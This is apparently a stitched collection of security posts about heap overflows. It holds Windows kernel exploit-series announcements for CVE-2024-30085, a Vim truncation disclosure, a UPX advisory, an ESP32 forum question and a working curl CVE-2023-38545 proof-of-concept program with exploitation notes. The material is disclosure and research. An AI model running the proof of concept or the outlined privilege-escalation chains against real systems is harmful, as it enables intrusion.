
Exploiting Reversing (ER) series: article 09 | Exploitation Techniques: CVE-2024-30085 (part 03)

Today I am releasing the nineth article in the Exploiting Reversing Series (ERS). In “Exploitation Techniques | CVE-2024-30085 (Part 09)” I provide a 106-page deep dive and a comprehensive roadmap for vulnerability exploitation:

https://exploitreversing.com/2026/04/28/exploiting-reversing-er-series-article-09/

Key features of this edition:

[+] Dual Exploit Strategies: Two distinct exploit editions built on the cldflt.sys heap overflow.
[+] PreviousMode Edition: Exploit cldflt.sys via WNF OOB + Pipe Attributes + ALPC + _KTHREAD.PreviousMode flip: elevation of privilege of a regular user to SYSTEM.
[+] PPL Bypass Edition: Exploit cldflt.sys via WNF OOB + PreviousMode flip + _EPROCESS.Protection strip + MiniDumpWriteDump: elevation of regular user to SYSTEM.
[+] Solid Reliability: Two complete, stable exploits, including a multi-step cleanup phase that restores the corrupted pipe attribute Flink and _KTHREAD.PreviousMode before process exit, preventing crash on cleanup.

This article guides you through two additional techniques for exploiting the CVE-2024-30085 Heap Buffer Overflow. While demonstrated here, these methods can be adapted as exploitation techniques for many other kernel targets.

I hope this serves as a definitive resource for your research. If you find it helpful, please feel free to share it or reach out with your feedback!

The following articles will continue the miniseries about iOS and Chrome, which are my areas of research.

Enjoy the reading and have an excellent day.

#exploit #exploitdevelopment #windows #exploitation #vulnerability #minifilterdriver #kernel #heapoverflow


Today I am releasing the nineth article in the Exploiting Reversing Series (ERS). In “Exploitation Techniques | CVE-2024-30085 (Part 09)” I provide a 106-page deep dive and a comprehensive roadmap for vulnerability exploitation:

https://exploitreversing.com/2026/04/28/exploiting-reversing-er-series-article-09/

The following articles will continue the miniseries about iOS and Chrome, which are my areas of research.

Enjoy the reading and have an excellent day.

#exploit #exploitdevelopment #windows #exploitation #vulnerability #kernel #heapoverflow

Vim's Partial Patch Problem: 14+ Heap Overflows Left Behind After CVE-2026-28421

One (int) cast was fixed. At least 14 identical truncations remain across ex_getln.c, memline.c, terminal.c, session.c and others.

size_t → (int) cast silently truncates values > INT_MAX → undersized alloc → heap buffer overflow (CWE-190 → CWE-122).

Trigger vectors: swap files, undo files, session files, terminal output — all accessible via shared filesystems and repos.

Vim's lead maintainer closed the GitHub Security Advisory and threatened to ban the reporter.

The fix is trivial: remove the redundant (int) casts. alloc() already accepts size_t.

Full writeup: https://medium.com/@engningarchitect/vims-partial-patch-problem-14-heap-overflows-left-behind-after-cve-2026-28421-95c3b6863642

#vim #infosec #CVE #heapoverflow #vulnerability #opensource

Vim’s Partial Patch Problem: 14+ Heap Overflows Left Behind After CVE-2026–28421

Feng Ning · Innora Security Research · April 2026

Medium



The eighth article of the Exploiting Reversing Series (ERS) is now live. Titled “Exploitation Techniques | CVE-2024-30085 (Part 02)” this 91-page technical guide offers a comprehensive roadmap for vulnerability exploitation:

https://exploitreversing.com/2026/03/31/exploiting-reversing-er-series-article-08/

#exploit #exploitdevelopment #windows #exploitation #vulnerability #minifilterdriver #kernel #heapoverflow #ioring

The eighth article of the Exploiting Reversing Series (ERS) is now live. Titled “Exploitation Techniques | CVE-2024-30085 (Part 02)” this 91-page technical guide offers a comprehensive roadmap for vulnerability exploitation:

https://exploitreversing.com/2026/03/31/exploiting-reversing-er-series-article-08/

Key features of this edition:

[+] Dual Exploit Strategies: Two distinct exploit versions leveraging the I/O Ring mechanism.
[+] Exploit ALPC + WNF OOB + Pipe Attributes + I/O Ring: elevation of privilege of a regular user to SYSTEM.
[+] Replaced ALPC one-shot write with Pipe Attribute spray for I/O Ring RegBuffers corruption: more reliable adjacency control.
[+] Exploit WNF OOB + I/O Ring Read/Write: elevation of privilege of a regular user to SYSTEM.
[+] Pure I/O Ring primitive: eliminated ALPC dependency entirely. WNF overflow directly corrupts I/O Ring RegBuffers for arbitrary kernel read/write.
[+] Solid Reliability: Two complete, stable exploits, including an improved cleanup stage.

This article guides you through two additional techniques for exploiting the CVE-2024-30085 Heap Buffer Overflow. While demonstrated here, these methods can be adapted as exploitation techniques for many other kernel targets.

I hope this serves as a definitive resource for your research. If you find it helpful, please feel free to share it or reach out with your feedback!

Enjoy the read and have an excellent day.

#exploit #exploitdevelopment #windows #exploitation #vulnerability #minifilterdriver #kernel #heapoverflow #ioring

Heap-buffer-overflow in EXIF writer for extra IFD tags | Pwno

AI cybersecurity startup finding memory vulnerabilities

Retr0's Register

Retr0's Threat Research

Heap Buffer Overflow in UPX Identified

Date: March 26, 2024
CVE: To be assigned
Vulnerability Type: Buffer Errors
CWE: [[CWE-122]]
Sources: NIST VULNDB VULNDB Submit

Issue Summary

A heap buffer overflow vulnerability was identified in the [[UPX|Ultimate Packer for eXecutables]] (UPX), specifically in the commit 06b0de9c77551cd4e856d453e094d8a0b6ef0d6d. This issue occurs during the handling of certain data structures, leading to potential memory corruption. The vulnerability was discovered through fuzzing techniques using the Google OSS-Fuzz project.

Technical Key findings

The vulnerability is caused by improper handling of input data, resulting in a heap buffer overflow. This overflow occurs in the handling of packed files during decompression, where the bounds of allocated heap memory are not properly checked.

Vulnerable products

  • [[UPX]] version identified by commit 06b0de9c77551cd4e856d453e094d8a0b6ef0d6d.

Impact assessment

An attacker could exploit this vulnerability to execute arbitrary code on the target system or cause a denial of service through application crash, potentially compromising the system's integrity and availability.

Patches or workaround

No specific patches or workarounds were mentioned at the time of reporting. Users are advised to monitor the official [[UPX]] GitHub repository for updates.

Tags

#UPX #BufferOverflow #HeapOverflow #SecurityVulnerability #CVE

NVD - CVE-2024-3209

Basierend auf der ähnlichen Firmware:
leider keine versteckten Parameter für Debug Modus oder BLE firmware upgrade.

Aber im parsing code der BLE network config hat glaub ich jemand vergessen die Länge zu checken.

Jemand Erfahrung mit esp32 #heapoverflow?
Mich in das heap layout einzulesen und da was stabiles zu entwickeln, was dann auch noch vllt auf der Steckdose läuft ist mir nun doch ein zu großes Zeitinvestment.

Here’s a quick proof of concept to reproduce the #curl #CVE202338545 #heapoverflow #vulnerability. This PoC expects localhost to run a #socks5 proxy:

gcc -xc -fsanitize=address - -lcurl <<EOF
# include <curl/curl.h>
# include <string.h>
int main(void)
{
CURL *curl = curl_easy_init();
if(curl) {
char url[32768];
memcpy(url, "https://", 8);
memset(url + 8, 'A', sizeof(url) - 8 - 1);
url[sizeof(url) - 1] = '\0';
curl_easy_setopt(curl, CURLOPT_URL, url);
(void)curl_easy_perform(curl);
curl_easy_cleanup(curl);
}
return 0;
}
EOF
https_proxy=socks5h://127.0.0.1 ./a.out

Some comments:
• Application must use socks5h proxy to be vulnerable (it can be via proxy env variables or by explicitly settings the proxy options inside the app).
• Application must either fetch the attacker provided URL or follow redirects controlled by the attacker.
• Exploitation is made slightly more complicated due to this being a heap buffer overflow (many libc have built-in heap sanity checks). On modern systems with address space layout randomization (ASLR) an additional information leak is likely required for successful exploitation.
• Certain combinations of libcurl, platform and/or application options are not affected. See the advisory at https://curl.se/docs/CVE-2023-38545.html for more details.

#infosec

curl - SOCKS5 heap buffer overflow - CVE-2023-38545